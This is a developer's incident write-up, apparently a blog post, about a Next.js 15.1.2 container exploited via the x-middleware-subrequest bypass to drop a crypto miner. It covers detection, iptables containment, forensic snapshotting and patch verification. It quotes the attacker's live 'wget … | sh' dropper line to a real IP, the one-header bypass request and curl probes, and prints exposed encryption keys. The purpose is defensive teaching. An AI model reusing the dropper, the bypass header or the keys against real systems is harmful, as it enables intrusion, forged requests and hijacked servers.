

I'm a software engineer. I write Next.js apps. I build Node services. I argue about React hooks and database indexes. My relationship with cybersecurity, until the morning this happened, was the relationship every working developer has: I'd read about CVEs, I'd dutifully click "approve" on Dependabot PRs when I remembered to, and I'd nodded along in meetings where someone with more security knowledge than me described threat models I half-understood.
What I'd never done is sit at a terminal and watch a live attacker do things to my production server in real time.
This is the story of the morning I had to figure that out on the fly. I'm writing it down because I suspect there are a lot of developers like me — competent at code, hazy on operational security — who'll one day get the same message I got and need to know what the first hour looks like from someone who'd never been in that hour before.
I'm going to leave my wrong turns in. They're the part that's actually useful.
— -
## 0. The setup, because context matters
We had one EC2 box. Ubuntu, m6i.large-class. It hosted a Next.js frontend and a Node/Express backend as Docker containers, fronted by nginx with TLS via certbot. Containers pulled from a private ECR registry. No Kubernetes, no load balancer, no WAF, no IPS. Just one box behind Cloudflare. We also had PM2 running on the host for some legacy processes — PM2 and the containers coexisted, which I never loved but never prioritized fixing.
The compose file looked like this:
services:
  web-frontend:
    image: ${DOCKER_REGISTRY_URI}/web-frontend:${FRONTEND_TAG}
    pull_policy: always
    ports:
      - 127.0.0.1:3000:3000
    container_name: web-frontend
    restart: "no"
  api-backend:
    image: ${DOCKER_REGISTRY_URI}/api-backend:${BACKEND_TAG}
    pull_policy: always
    ports:
      - 127.0.0.1:8080:8080
    container_name: api-backend
    restart: "no"
Two things to flag for what comes later. Container ports were bound to `127.0.0.1`, not `0.0.0.0` — only nginx faced the internet. And `restart: "no"` meant containers wouldn't auto-restart. Both were leftovers from an earlier incident a week before, which I'll mention in a minute. At the time I didn't fully appreciate either decision. By the end of this morning I appreciated them very much.
There was also a cron job:
*/30 * * * * /bin/bash /home/ubuntu/apps/docker/3.docker-restart.sh >> /home/ubuntu/apps/docker/restart.log 2>&1I'll tell you a secret about that cron: it had been silently broken for months and nobody had noticed.
— -
## 1. The pre-incident sweep: three things I should have caught earlier
Before the live attack landed, I'd been doing a routine security walkthrough on the host. Just being thorough after the previous week's incident. Three things came out of that walkthrough — none of them looked critical at the time, but together they tell a story about how easy it is to let things drift on a long-running box.
**A weird binary in `/var/tmp`.** Hidden directory called `.font`. Inside it, a file called `n0de` — that's "node" with a zero. 11.3 MB. ELF executable. Owned by the `ubuntu` user. Birth time was five months earlier. Nothing was running it. Nothing referenced it from cron, systemd, or `ld.so.preload`.
I'm a developer. My first instinct when I see a file I don't recognize is to `cat` it. I almost did. Then I remembered something I'd read in a blog post about not executing or reading unknown binaries on a suspected-compromised box, because some malware does things on `open()`. So I `file`'d it, `sha256sum`'d it, and moved it to a quarantine directory owned by root with mode `000`. Hash for the record: `1939a55d8ffdd540622de73dce808855ae75959f24c9df22f5c21ff2f9f5bf0c`.
What I realized, sitting with that: this box had been compromised before. Five months earlier. Nobody had noticed. The artifact had just been sitting there. I made a note to come back to this. I never got time before the next thing happened.
**The restart cron was broken.** The script was `sudo docker compose restart`. No `cd` first. Cron runs from `/` by default. `docker compose restart` without a `compose.yaml` in the working directory just fails with `no configuration file provided: not found`. The log was hundreds of lines of that error. I'd thought we had auto-recovery. We had auto-failure.
**AWS keys were stale.** No IAM role on the instance, so we authenticated with static keys, and those keys were now invalid:
$ aws sts get-caller-identityAn error occurred (InvalidClientTokenId) when calling the GetCallerIdentity
operation: The security token included in the request is invalid.
Which meant ECR pulls had been failing silently for who knows how long. The site was up purely because the local image cache had the previous-known-good frontend. I rotated the keys, fixed the restart script properly, and went on with my day:
#!/bin/bash
set -euo pipefail
cd /home/ubuntu/apps/docker
aws ecr get-login-password - region <region> \
| sudo docker login - username AWS - password-stdin <account-id>.dkr.ecr.<region>.amazonaws.com >/dev/null
sudo docker compose up -d - remove-orphans
This was supposed to be the whole engagement. Clean up the box, tighten config, ship a routine frontend release, move on. The release went out. I did a final check. It looked clean.
Then the message came in: *"again zombi process started."*
— -
## 2. The mistake I almost made
Earlier in the same session, I'd seen this in `ps`:
PID PPID USER STAT %CPU ELAPSED CMD
219825 219467 1001 Zs 25.2 02:31 [nodes] <defunct>
219824 219467 1001 Z 0.0 02:31 [nodes] <defunct>
And I'd called it benign. I had a reason. I'd looked at `/proc/219825/status`, seen `State: Z` and `Kthread: 0`, confirmed it was a real zombie and not a kernel thread despite the bracketed name. I'd checked the parent: `next-server`, the Next.js production worker. I knew Next.js spawns child workers for SSR and RSC and that occasionally they die and don't get reaped fast enough. Zombie node children of `next-server` are normal.
The 25% `%CPU` had thrown me for a second until I remembered that `%CPU` in `ps` is `cputime / etime` — and `cputime` doesn't decay after a process dies. A zombie can show a high CPU percentage forever; it's a measurement artifact, not live load.
So when the user said "zombies again," my reflex was to type back the same explanation. *Yeah, it's fine, Next.js does this.*
Two things stopped me. The first was that I actually re-ran `ps` before replying, instead of replying from memory. The second was reading what came back instead of skimming it.
The command name on the new zombies wasn't `nodes`. It was `sh`. And there was an *active*, non-zombie process at the top of the list using 103% CPU.
I want to call this out before I describe what I saw, because I think it's the most important lesson in the whole story for a developer in my position: **a signal you correctly classified as benign once can have a different cause the next time, and you have to look at it fresh, not pattern-match on "I've seen this before."** Especially in security, where the surface forms are noisy and the underlying causes vary.
If I had pattern-matched, I'd have missed a live RCE.
— -
## 3. The moment I realized this was real
Here's the `ps aux` that turned the morning sideways:
PID PPID USER STAT %CPU %MEM ELAPSED CMD
221788 221095 1001 Sl 103 61.2 06:14 pnpm -c dev
221753 221095 1001 Z 0.0 0.0 06:16 [sh] <defunct>
221754 221095 1001 Z 0.0 0.0 06:16 [sh] <defunct>
221777 221095 1001 Z 0.0 0.0 06:16 [sh] <defunct>
221778 221095 1001 Z 0.0 0.0 06:16 [sh] <defunct>
221798 221095 1001 Z 0.0 0.0 06:14 [sh] <defunct>
221799 221095 1001 Z 0.0 0.0 06:14 [sh] <defunct>
I stared at the first line for probably ten seconds. Two things were screaming at me:
`pnpm -c dev` is a *development* command. Our production image is a Next.js standalone build. It runs `node server.js`. It doesn't have `pnpm` installed — `pnpm` would have to be downloaded onto the box for that line to exist.
And 103% CPU, 61% memory, on a production frontend that normally idles at 2%.
I'd seen developer panic before. I'd never seen attacker panic before. They look different. The first feels like a bug. The second feels like someone is in your house.
I ran `docker top` to see the process tree:
USER PID %CPU %MEM COMMAND
1001 221095 1.0 2.1 \_ next-server (v…
1001 221788 103 61.2 \_ pnpm -c dev
1001 223969 0.0 0.0 \_ /bin/sh -c wget -q http://221.156.167.200:9090/js/grepb32.txt -O- |sh
1001 223970 0.0 0.0 \_ wget -q http://221.156.167.200:9090/js/grepb32.txt -O-
1001 223971 0.0 0.0 \_ sh
I had to read those last three lines twice. A `wget | sh` chain. To a Korean IP. On a non-standard port. Fetching a file ending in `.txt`.
I knew enough to recognize the shape, even if I'd never seen it on my own box. `wget | sh` is the dropper pattern every "what Linux malware looks like" article I'd ever read describes. The `.txt` extension is the disguise — `wget` doesn't care about extensions, and basic content filters that look for `.sh` won't catch this.
Then I checked where the running process had come from:
$ sudo readlink /proc/221788/exe
/home/nextjs/.next-server/pnpm (deleted)
$ sudo readlink /proc/221788/cwd
/home/nextjs/.next-server (deleted)
$ ls -la /home/nextjs/.next-server/
ls: cannot access '/home/nextjs/.next-server/': No such file or directory
The dropper directory had been deleted *while the process was still running*. The binary was still in memory; on disk there was nothing. I learned later this is called the "deleted-but-mapped" trick — it's a standard defense-evasion technique. At the time I just thought, *oh, they don't want me to find what's on disk.*
I'd never run `ss` before for any reason except to debug a port collision. I ran it now, inside the container's network namespace:
State Local Address:Port Peer Address:Port Process
ESTAB 172.18.0.2:54518 141.94.96.71:443 pnpm (pid=221788, fd=13)
SYN-SENT 172.18.0.2:55508 221.156.167.200:9090 wget (pid=223970, fd=3)
Two connections to two different IPs. One established (already downloading something from a French IP). One trying to connect to the Korean IP and not getting a response yet. **The attack was still in progress.** Whatever stage two was, it hadn't landed.
This was the moment I stopped trying to understand and started trying to stop.
— -
## 4. The kill chain, sketched out after the fact
After it was over, I drew this. It made sense to me when I drew it. I share it because it shows the whole attack on one line, and I think it helps demystify what was happening from the developer's perspective:
```
┌──────────┐ ┌───────┐ ┌──────────────────┐ ┌──────────────┐ ┌────────────────┐ ┌───────┐
│ Attacker │→ │ nginx │→ │ Next.js 15.1.2 │→ │ Forged │→ │ child_process │→ │ C2 │
│ (botnet) │ │ :443 │ │ (middleware │ │ Server │ │ .spawn() inside│ │France │
│ POST / │ │ proxy │ │ bypassed via │ │ Action via │ │ next-server │ │Korea │
│ + bypass │ │ :3000 │ │ CVE-2025–29927) │ │ leaked key │ │ process │ │ │
│ header │ │ │ │ │ │ │ │ │ │ │
└──────────┘ └───────┘ └──────────────────┘ └──────────────┘ └────────────────┘ └───────┘
↑ ↑ ↓
header bypass leaked from wget | sh
x-middleware-subreq middleware-manifest drops .me
starts mining
```
*Five hops from a `curl` on the internet to a crypto miner inside the container. I'll unpack each one further down.*
— -
## 5. Containment, when you've never actually had to do it
This is the part I'd never practiced. I knew, abstractly, the principles. *Don't let the attacker know you've seen them. Preserve evidence before you destroy it. Cut the network before you stop the process.* I'd read those things in blog posts. I'd never executed them under pressure.
Here's the script of what I did, in the order I did it. I'm going to be honest about why each line is what it is, including the things I had to look up while doing it.
#!/bin/bash
# Step 1: Cut C2 channels at the host firewall.
# OUTPUT for host traffic, FORWARD for container traffic via Docker's NAT bridge.
sudo iptables -I OUTPUT -d 221.156.167.200 -j DROP -m comment - comment "C2"
sudo iptables -I OUTPUT -d 141.94.96.71 -j DROP -m comment - comment "C2"
sudo iptables -I FORWARD -d 221.156.167.200 -j DROP -m comment - comment "C2"
sudo iptables -I FORWARD -d 141.94.96.71 -j DROP -m comment - comment "C2"
# Step 2: Disable the cron that would otherwise re-pull the bad image.
crontab -l > /tmp/ubuntu-cron.bak.$$
crontab -l | sed 's|^\*/30 \* \* \* \*.*docker-restart\.sh|# DISABLED &|' | crontab -
# Step 3: Snapshot evidence BEFORE killing the container.
# docker commit freezes the union FS - including deleted-but-mapped files.
sudo docker commit web-frontend frontend-evidence:incident-$(date +%F)
# Step 4: Stop the container. Graceful SIGTERM with 10s grace, then SIGKILL.
sudo docker stop web-frontend
What I had to figure out in real time:
**Why both `OUTPUT` and `FORWARD`.** I knew `iptables -I OUTPUT` blocked outgoing traffic from the host. I didn't know — until I tested by curling from inside the container after the first rule — that container outbound traffic goes through `FORWARD`, not `OUTPUT`, because Docker NATs it. I'd assumed one rule would do it. It didn't. Containers kept connecting. I had to add the `FORWARD` rules too. Embarrassing but instructive.
**Why iptables and not `docker network disconnect`.** I read this in a blog post months ago and it stuck: some malware monitors for sudden network changes and triggers wiper routines on detection. A silent firewall drop just looks like packet loss to the application. The attacker doesn't know we've cut them. I went with iptables.
**Why `docker commit` before `docker stop`.** This one I'd never done before. I knew `docker commit` existed — I'd used it once or twice to debug a build. I didn't know that it preserved the entire union filesystem of a running container, including files that had been deleted but were still memory-mapped by running processes. If I'd stopped the container first, then committed, those deleted-but-mapped files would have been gone. I learned that detail from a blog post I'd read months earlier and barely remembered. I'm very glad past-me read it.
**Why `docker stop` and not `docker kill`.** `docker stop` sends `SIGTERM`, waits 10 seconds, then `SIGKILL`s. `docker kill` jumps straight to `SIGKILL`. I went with `stop` because some processes write important final state on shutdown and I wasn't sure what I'd want later. In retrospect either would have been fine.
Total elapsed time from "this is real" to "containment complete": about 60 seconds. The site went down. nginx started returning 502s. Better dark than mining.
— -
## 6. Looking inside the snapshot without getting bit
Once the container was stopped and I had the forensic image, I needed to look around inside it. Here's where I had to slow down and think, because my developer instinct — `docker run -it <image> bash` — is exactly the wrong move on a compromised image. If there are persistence mechanisms in the entrypoint or in any startup script, you'll execute them.
A friend who actually does security for a living once told me: *"if you have to inspect a malicious image, disable everything the image can do."* I tried to figure out what that meant in `docker run` flags:
```
┌──────────────────────────────────────┐
│ docker commit <container> evidence:X │ ← freeze union FS to image
└────────────────┬─────────────────────┘
▼
┌──────────────────────────────────────┐
│ docker run — rm │
│ — network=none ← no C2 calls │
│ — read-only ← no writes │
│ — entrypoint sh │ ← skip the real ENTRYPOINT
│ evidence:X │
│ -c '<inspection commands>' │
└────────────────┬─────────────────────┘
▼
┌──────────────────────────────────────┐
│ Now you can: │
│ — ls / cat / find / strings │
│ — sha256sum suspicious binaries │
│ — inspect compiled bundles │
│ …with zero risk of execution. │
└──────────────────────────────────────┘
```
I ended up with this:
$ docker run - rm - network=none - read-only \
 - entrypoint sh frontend-evidence:incident-2026–05–23 \
-c 'ls -la /home/nextjs/'
drwxr-sr-x 1 nextjs nogroup 4096 May 23 06:15 .
drwxr-xr-x 1 root root 4096 May 23 05:19 ..
-rwxr-xr-x 1 nextjs nogroup 3053824 May 23 06:04 .me
$ file /home/nextjs/.me
ELF 64-bit LSB executable, x86–64, statically linked,
BuildID[sha1]=7957727edae3fe27250377f345994aa2ba7f5143,
stripped, no section header
$ sha256sum /home/nextjs/.me
7cde0ffc28a6a25867655b2616cfc6cb01b08e9ba5ba043b26446b5eb8e248a0
A 3 MB binary called `.me`, hidden, dropped at 06:04 — the same minute as the exploit. I didn't run it. I copied it to a quarantine folder on the host with mode `000`, owned by root, and submitted the hash to a reputation source later. It came back as a known XMRig variant. So we'd been about to start mining cryptocurrency for somebody.
The "no section header" detail I had to look up. Stripped binaries are normal. Binaries with no section header table at all usually come out of a packer like UPX. That's not a smoking gun, but it's another small signal that someone was hiding things.
— -
## 7. The grep that changed how I think about software
This is the section I keep coming back to, because it broke something in my mental model.
When I saw a web server spawning shells, my developer instinct said: *somewhere in our code, somebody wrote a function that calls `child_process.exec()` on user input.* That's where bugs live. In our code. So I grepped:
$ grep -rlE "require\([\"']node:child_process[\"']\)|require\([\"']child_process[\"']\)" \
/app/.next/server /app/server.js
(no output)
$ grep -rlE "require\([\"']node:child_process[\"']\)|require\([\"']child_process[\"']\)" \
/app/node_modules
/app/node_modules/.pnpm/sharp@0.33.5/…/sharp/lib/libvips.js
/app/node_modules/.pnpm/next@15.1.2_…/next/dist/telemetry/storage.js
/app/node_modules/.pnpm/next@15.1.2_…/next/dist/telemetry/project-id.js
/app/node_modules/.pnpm/next@15.1.2_…/next/dist/lib/helpers/get-pkg-manager.js
/app/node_modules/.pnpm/next@15.1.2_…/next/dist/compiled/cross-spawn/index.js
/app/node_modules/.pnpm/next@15.1.2_…/next/dist/compiled/jest-worker/index.js
/app/node_modules/.pnpm/next@15.1.2_…/next/dist/compiled/@vercel/nft/index.js
Zero matches in our application code. Every single match was inside the framework I'd installed and trusted.
This is the part that should make every working developer pause. **The exec my application was reachable through was code I had never read, never reviewed, and never thought about.** The framework provided it. The attacker only needed a path from "HTTP request" to "one of these codepaths."
Two facts about the build made that path exist. I learned them both in the next thirty minutes, and I want to walk you through them the way I learned them.
### Fact 1: We were running a vulnerable version of Next.js
I checked the package version. `next@15.1.2`. I searched for known vulnerabilities. I found CVE-2025–29927 (CVSS 9.1, GHSA-f82v-jwr5-mffw), disclosed in March. Patched in `15.2.3` and various branch backports. We'd been sitting on 15.1.2 for two months without patching. The Dependabot PR for the bump was open in our GitHub repo, marked as "I'll get to it." I had not gotten to it.
The bug is small. Next.js's middleware runtime uses an internal header, `x-middleware-subrequest`, to mark requests that have already been through middleware once. It's an anti-recursion mechanism. The check that prevented external clients from setting this header themselves was broken. Send the header from the outside, and middleware skips its own auth check, treating you as an already-authenticated subrequest:
POST /admin/donors HTTP/1.1
Host: app.example.com
x-middleware-subrequest: middleware:middleware:middleware:middleware:middleware
That's it. That's the exploit. One header.
LEGITIMATE REQUEST EXPLOIT REQUEST
───────────────────── ─────────────────────
┌───────────────────┐ ┌────────────────────────────────┐
│ POST /admin/donors│ │ POST /admin/donors │
│ │ │ x-middleware-subrequest: │
│ (no special hdr) │ │ middleware:middleware:… │
└────────┬──────────┘ └────────┬───────────────────────┘
│ │
▼ ▼
┌──────────────────┐ ┌────────────────────────┐
│ Next.js │ │ Next.js │
│ middleware │ │ middleware │
│ runs auth check │ │ sees subrequest header │
│ │ │ → skips auth check │
│ user not logged │ │ → NextResponse.next() │
│ in → redirect │ └──────┬─────────────────┘
└──────┬───────────┘ │
│ ▼
▼ ┌──────────────────────────┐
HTTP 307 │ /admin/donors handler │
Location: /login │ runs WITHOUT auth │
│ HTTP 200 + RSC payload │
└──────────────────────────┘
I verified this against the still-running vulnerable container with `curl`. With the bypass header: 200, returned the admin page payload. Without it: 307 redirect to login. Confirmed. So I'd been running, in production, an unauthenticated admin endpoint for two months, and I had not known.
### Fact 2: The encryption key was sitting inside our image
I knew Next.js Server Actions were "encrypted somehow." I'd never read the docs section on how that encryption worked. When I opened `middleware-manifest.json` in the forensic image, I learned:
{
  "version": 3,
    "middleware": {
      "/": {
      "files": ["server/edge-runtime-webpack.js", "server/src/middleware.js"],
      "name": "src/middleware",
        "env": {
        "NEXT_SERVER_ACTIONS_ENCRYPTION_KEY": "Z6STH6P8E1h8jzBV2sWEuzJd+wND6sWYtnom+sNZgko=",
        "__NEXT_PREVIEW_MODE_ENCRYPTION_KEY": "fd5cae5f227d1cd43fc7d3cea0a4086fa2dda4f00901fc2f29ad0242a94ed66a",
        "__NEXT_PREVIEW_MODE_SIGNING_KEY": "e24462d12a6c251b1fe532e35e7d7a4dc3c0fd3bc9b0d289982420b0b24de844"
        }
    }
  }
}
Three secrets. Generated automatically at `next build` time when you don't supply your own. Baked into the image. Anyone who could pull the image — anyone with ECR pull permissions, anyone who somehow obtained an image cache — could read them.
The first one, `NEXT_SERVER_ACTIONS_ENCRYPTION_KEY`, is the one used to encrypt Server Action invocation payloads. If you've used Server Actions: a function marked `"use server"` is exposed to the client via a POST to a page route, carrying a `Next-Action` header with an encrypted action identifier and arguments. **Whoever knows the encryption key can forge a Server Action invocation that the framework will deserialize and execute.**
Put together with CVE-2025–29927, the attack chain becomes:
1. Use the CVE to bypass middleware auth on any page.
2. Use the leaked encryption key to forge a Server Action invocation.
3. The forged payload, when deserialized through React Server Components, eventually reaches `child_process.spawn` (probably via one of those framework codepaths the grep surfaced).
4. The command in `spawn` is whatever the attacker put in the payload.
I didn't reproduce the deserialization gadget end to end. I'd lost interest in building the exploit; I was just trying to understand it. Public research exists on Server Action deserialization with leaked keys, and the evidence I had — vulnerable version, leaked key, reachable internal `exec` codepaths, observed exploit pattern — was consistent with the public family of exploits. Good enough for an incident report.
What sat with me, and what I want to leave with you, is: **the bug wasn't in our code. We followed the framework's defaults. The framework's defaults were inadequate for production.** That's a hard lesson for a developer who builds on top of frameworks daily, because it means "I didn't write the bug" is not actually a defense.
— -
## 8. The exploit's fingerprint in nginx logs
I went back to the nginx access log to see if I could find the exact moment we got popped:
# IP 1 - failed variants, 05:11
194.163.154.222 05:11:41 POST /login?redirect=%2Ftest HTTP/1.1 500
194.163.154.222 05:11:42 POST /test HTTP/1.1 307
194.163.154.222 05:11:42 POST /login?redirect=%2Ftest HTTP/1.1 500
[repeats with 500s - exploit failed]
# IP 2 - SUCCESSFUL, 06:04
103.81.174.204 06:04:30 POST / HTTP/1.1 307
103.81.174.204 06:04:40 POST /login?redirect=%2F HTTP/1.1 499 ← exploit fired
103.81.174.204 06:04:40 POST / HTTP/1.1 307
103.81.174.204 06:04:51 POST /login?redirect=%2F HTTP/1.1 499 ← fired again
# IP 3 - post-exploit, server too busy mining to respond, 06:11
65.49.27.185 06:11:09 POST /adfa HTTP/1.1 307
65.49.27.185 06:11:09 POST /login?redirect=%2Fadfa HTTP/1.1 500
[continues with 500s]
I had to look up HTTP 499. It's nginx-specific: it means "client closed the connection before the server finished responding." That's not a code I'd ever paid attention to. The attacker was sending the full POST body, then immediately hanging up the TCP connection without waiting for the response. **They didn't care about the response.** They knew that the body, with the bypass header, would be processed server-side regardless.
While nginx was logging those 499s, our `next-server` was busy spawning shells. The `.me` binary appeared on disk at 06:04. The timing matched to the second.
The other thing I learned from those logs: three different IPs hit the same exploit pattern in less than an hour. Three. Independent. IPs. That was the moment I understood, viscerally, what people mean when they say *"mass exploitation."* Whoever owned the botnet didn't know anything about our site, our company, or our domain. They had a CVE module and a target list. Anyone running Next.js below 15.2.3 with public exposure was in scope. We weren't targeted. We were *eligible*.
One forensic regret: nginx's default `log_format` doesn't capture the request body. I have the URL of the exploit. I don't have the POST body, which would have shown the exact forged Server Action payload. I could prove the family of the attack, not the specific bytes. I changed the log format the next day.
— -
## 9. What the container looked like, before and after
DURING COMPROMISE (06:14) AFTER REMEDIATION (07:00)
containerd-shim containerd-shim
└── next-server (PID 221095) └── next-server (PID 230031)
├── pnpm -c dev (103% CPU)
├── [sh] <defunct>
├── [sh] <defunct>
├── [sh] <defunct>
├── [sh] <defunct>
├── [sh] <defunct>
├── [sh] <defunct>
└── /bin/sh -c "wget … | sh"
└── wget … (SYN-SENT)
└── sh
*A production Next.js standalone build should have exactly one process. Anything else is a question worth asking.*
The reason I'm including this side-by-side is that it taught me something about monitoring I'd never properly internalized as a developer. I'd always thought of monitoring as "graphs of CPU and request rate and error rate." That's product monitoring. **Operational monitoring is "is this container running exactly the thing I expect?"** If we'd had a single alert that fired when `docker top` showed anything other than `node server.js` as a child of the entrypoint, we'd have caught this attack within seconds.
— -
## 10. The timeline, laid out flat
04:34 ──┐ Backend deployed (clean)
│ Frontend v1.2.1 deployed (still Next.js 15.1.2 - vulnerable but not yet hit)
│
05:11 ──┤ Scanner #1 (194.163.154.222) probes - fails with 500s
│
05:32 ──┤ Frontend redeployed as v1.2.2 (still 15.1.2 - same vulnerability)
│
06:04 ──┤ ⚠️ EXPLOIT
│ Scanner #2 (103.81.174.204) POST /login?redirect=%2F → HTTP 499
│ .me dropped to /home/nextjs/
│ pnpm process spawned, starts mining
│
06:11 ──┤ Scanner #3 (65.49.27.185) hits same pattern (post-exploit, 500s)
│
06:14 ──┤ 👀 DETECTION ("zombie process started again")
│ ps aux shows pnpm + [sh] children
│
06:15 ──┤ 🛑 CONTAINMENT
│ iptables DROP on both C2 IPs
│ docker commit (forensic snapshot)
│ docker stop web-frontend
│
06:30 ──┤ Frontend v1.2.5 deployed (Next.js 15.1.12 - patched, verified by probe)
│
06:51 ──┤ Frontend v1.2.6 deployed (Next.js 15.5.18 - current)
│
07:00 ──┘ Probes confirm patched. Backend never touched.
*Roughly three hours from first deploy to full remediation. The actual live-compromise window was about ten minutes.*
— -
## 11. Verifying the patch (a developer's favorite step)
Patching is comforting because it feels like work I know how to do. Bump a version, redeploy, verify. The verification step is the one I almost skipped, because the previous step felt like enough. I made myself do it anyway:
# Baseline - request without the bypass header.
# Expect 307 redirect to /login.
curl -sS -o /dev/null \
-w "HTTP %{http_code} redirect=%{redirect_url}\n" \
-X POST "http://127.0.0.1:3000/admin/donors" \
-H "Content-Type: text/plain" - data ""
# → HTTP 307 redirect=http://127.0.0.1:3000/login?redirect=%2Fadmin%2Fdonors
# Exploit - same request, with the bypass header.
# If response is 200, you are VULNERABLE.
# If response is also 307, the patch is working.
curl -sS -o /dev/null \
-w "HTTP %{http_code} redirect=%{redirect_url}\n" \
-X POST "http://127.0.0.1:3000/admin/donors" \
-H "x-middleware-subrequest: middleware:middleware:middleware:middleware:middleware" \
-H "Content-Type: text/plain" - data ""
# Vulnerable Next.js 15.1.2: HTTP 200 (server returns the admin page payload)
# Patched Next.js 15.1.12+ : HTTP 307 redirect=…/login?redirect=… ✓
I'm putting this in because I think it's the easiest practice for developers to adopt: **don't trust the version number in `package.json`. Probe the behavior.** Six lines of curl prove the fix.
One thing I didn't fix during the incident, because I didn't yet understand the implications: the encryption keys are still baked into the image. Every `next build` generates fresh keys, but they live inside the build output. The proper fix is to set `NEXT_SERVER_ACTIONS_ENCRYPTION_KEY` as a runtime environment variable from a real secret store, so the image doesn't carry it. That's a build-pipeline change. I noted it for the following week.
— -
## 12. The wider sanity check on the box
After patching, I checked the backend container, because I'd been so focused on the frontend that I hadn't looked at it yet:
$ sudo docker exec api-backend ps -ef
PID USER TIME COMMAND
1 root 0:06 node dist/main.js
One process. Clean. No suspicious files anywhere I looked inside that container. I noticed for the first time that the backend was running as root inside its container. That's another fix I added to the followup list, even though it hadn't been the source of *this* compromise.
I also swept the host for any process whose `exe` or `cwd` pointed to a deleted path — the same trick the attacker had used in the container:
for pid in $(ps -eo pid - no-headers); do
exe=$(sudo readlink /proc/$pid/exe 2>/dev/null)
cwd=$(sudo readlink /proc/$pid/cwd 2>/dev/null)
if echo "$exe$cwd" | grep -q "(deleted)"; then
cmd=$(ps -o cmd= -p $pid)
echo "PID $pid: $cmd | exe=$exe | cwd=$cwd"
fi
done
Empty. Nothing on the host. Cron, `ld.so.preload`, systemd timers, `authorized_keys` — all clean. No new SSH keys, no new systemd services. The compromise had been entirely inside the frontend container, and the container was now stopped.
The thing I still don't know: between the moment `pnpm` established its session to the French IP and the moment I cut it with iptables, several minutes had passed. Whatever bytes flowed over that connection, I don't know what they contained. The process was still downloading something. Whatever it pulled lives inside the forensic image as an anonymous memory mapping. I could in theory have extracted it by dumping `/proc/<pid>/maps` while the process was still running — but I'd already killed the process to contain. That's a trade-off you make. Containment versus deeper forensics.
— -
## 13. Defense in depth, viewed honestly
When it was all done, I sat down and tried to be honest about which defenses we'd had and which we hadn't:
┌─────────────────────────────────────────┐
│ Layer 1: Edge / WAF / IP reputation │
│ ✗ NOT PRESENT │
│ → Mass-scanner reached our origin │
├─────────────────────────────────────────┤
│ Layer 2: nginx header filtering │
│ ✗ NOT PRESENT │
│ → x-middleware-subrequest forwarded │
├─────────────────────────────────────────┤
│ Layer 3: Framework patching │
│ ✗ STALE (Next.js 15.1.2, 2 months old) │
│ → CVE-2025–29927 exploitable │
├─────────────────────────────────────────┤
│ Layer 4: Secret hygiene │
│ ✗ Server Action key baked in image │
│ → Forged invocations possible │
├─────────────────────────────────────────┤
│ Layer 5: Container privilege │
│ ✓ Frontend ran as non-root nextjs user │
│ → Attacker stuck in container, no host │
│ privilege escalation observed │
├─────────────────────────────────────────┤
│ Layer 6: Compose restart policy │
│ ✓ restart: "no" │
│ → Stopped container stayed stopped │
└─────────────────────────────────────────┘
Six potential layers. Four failed or absent. Two saved us. **And both of the two were lines somebody had typed into a config file weeks earlier, for reasons unrelated to this attack.** I want to sit with that, as a developer, because it tells me something useful: small, boring configuration decisions made before you need them often matter more than any sophisticated response you can mount during an incident.
— -
## 14. Five commands you can run on your own production right now
If you build on Next.js (or really, any framework that bakes things into a build artifact), here are five commands that tell you whether you're sitting on the same problem I was:
# 1. What version of Next.js is in your production container?
docker exec <your-container> \
cat /app/node_modules/next/package.json | grep version
# 2. Is your Server Actions encryption key baked into the image?
docker exec <your-container> \
cat /app/.next/server/middleware-manifest.json | grep ENCRYPTION_KEY
# 3. Live exploit probe (run against staging/dev, NEVER prod).
curl -X POST http://localhost:3000/<any-auth-gated-route> \
-H 'x-middleware-subrequest: middleware:middleware:middleware:middleware:middleware'
# 200 = vulnerable. 307/401/403 = patched.
# 4. Is your image-optimization config a wildcard SSRF surface?
docker exec <your-container> \
grep -oE 'remotePatterns[^]]+' /app/server.js
# "hostname":"**" means any HTTPS host on the internet is fair game.
# 5. Who can pull your private image (and therefore read its baked-in secrets)?
aws ecr get-repository-policy - repository-name <your-repo>
Run these. Take ten minutes. Even if everything comes back clean, you'll have learned something about your own production that you didn't know before.
— -
## 15. Ten things I took away
I want to write these as a developer wrote them, not as a security expert pretending to be wise. These are what I actually thought, sitting on the couch that evening, with a beer.
**(1) "Patching is important" is not the same thing as patching.** I knew the CVE existed. I had the Dependabot PR open. I had not merged it because no week ever felt like the right week. Two months later, the bot couldn't help me anymore. If you don't have an automation policy that *forces* security PRs to be merged within a defined window, you don't really have a patching policy — you have an intention to patch. The cost of changing that is a calendar reminder.
**(2) Being a small site doesn't help.** I used to think we were too small to be interesting. Three independent IPs hit our exact exploit in under an hour. They didn't know who we were. We were just one of millions of IPs running a vulnerable version. There is no obscurity defense against mass scanning.
**(3) One line of nginx config would have stopped this entirely.** `if ($http_x_middleware_subrequest) { return 400; }` in the nginx server block would have rejected the attack at the proxy, even on the vulnerable Next.js. That header has no legitimate external use. One line. I wish I'd known to write it before I needed it.
**(4) The framework's secrets are still your secrets.** I'd never read the docs section explaining how Next.js Server Actions are encrypted. I'd assumed "the framework handles it" meant "I don't have to think about it." I had to think about it. Read the docs section. Move build-time secrets into runtime secret stores.
**(5) Adding `USER nextjs` to a Dockerfile is the cheapest defense you'll ever ship.** Our frontend ran as a non-root user inside the container. That limited what the attacker could do. Our backend ran as root. If the next CVE hits the backend instead of the frontend, the blast radius is much bigger. This is one line.
**(6) Two of the most important defenses in this incident were boring config decisions.** `restart: "no"` in compose-yaml. Containers bound to `127.0.0.1` instead of `0.0.0.0`. Neither was made *for* this incident; both protected us *during* it. Boring config is real security work even when it feels like cleanup.
**(7) You don't need a SOC to detect a compromise. You need to look.** Nothing about this attack required exotic tooling. `ps aux` and `docker top` told me everything I needed to know. The detection was, in plain English: *a production process is doing something it has no business doing.* Build that question into your operational habits, or — better — into one alert.
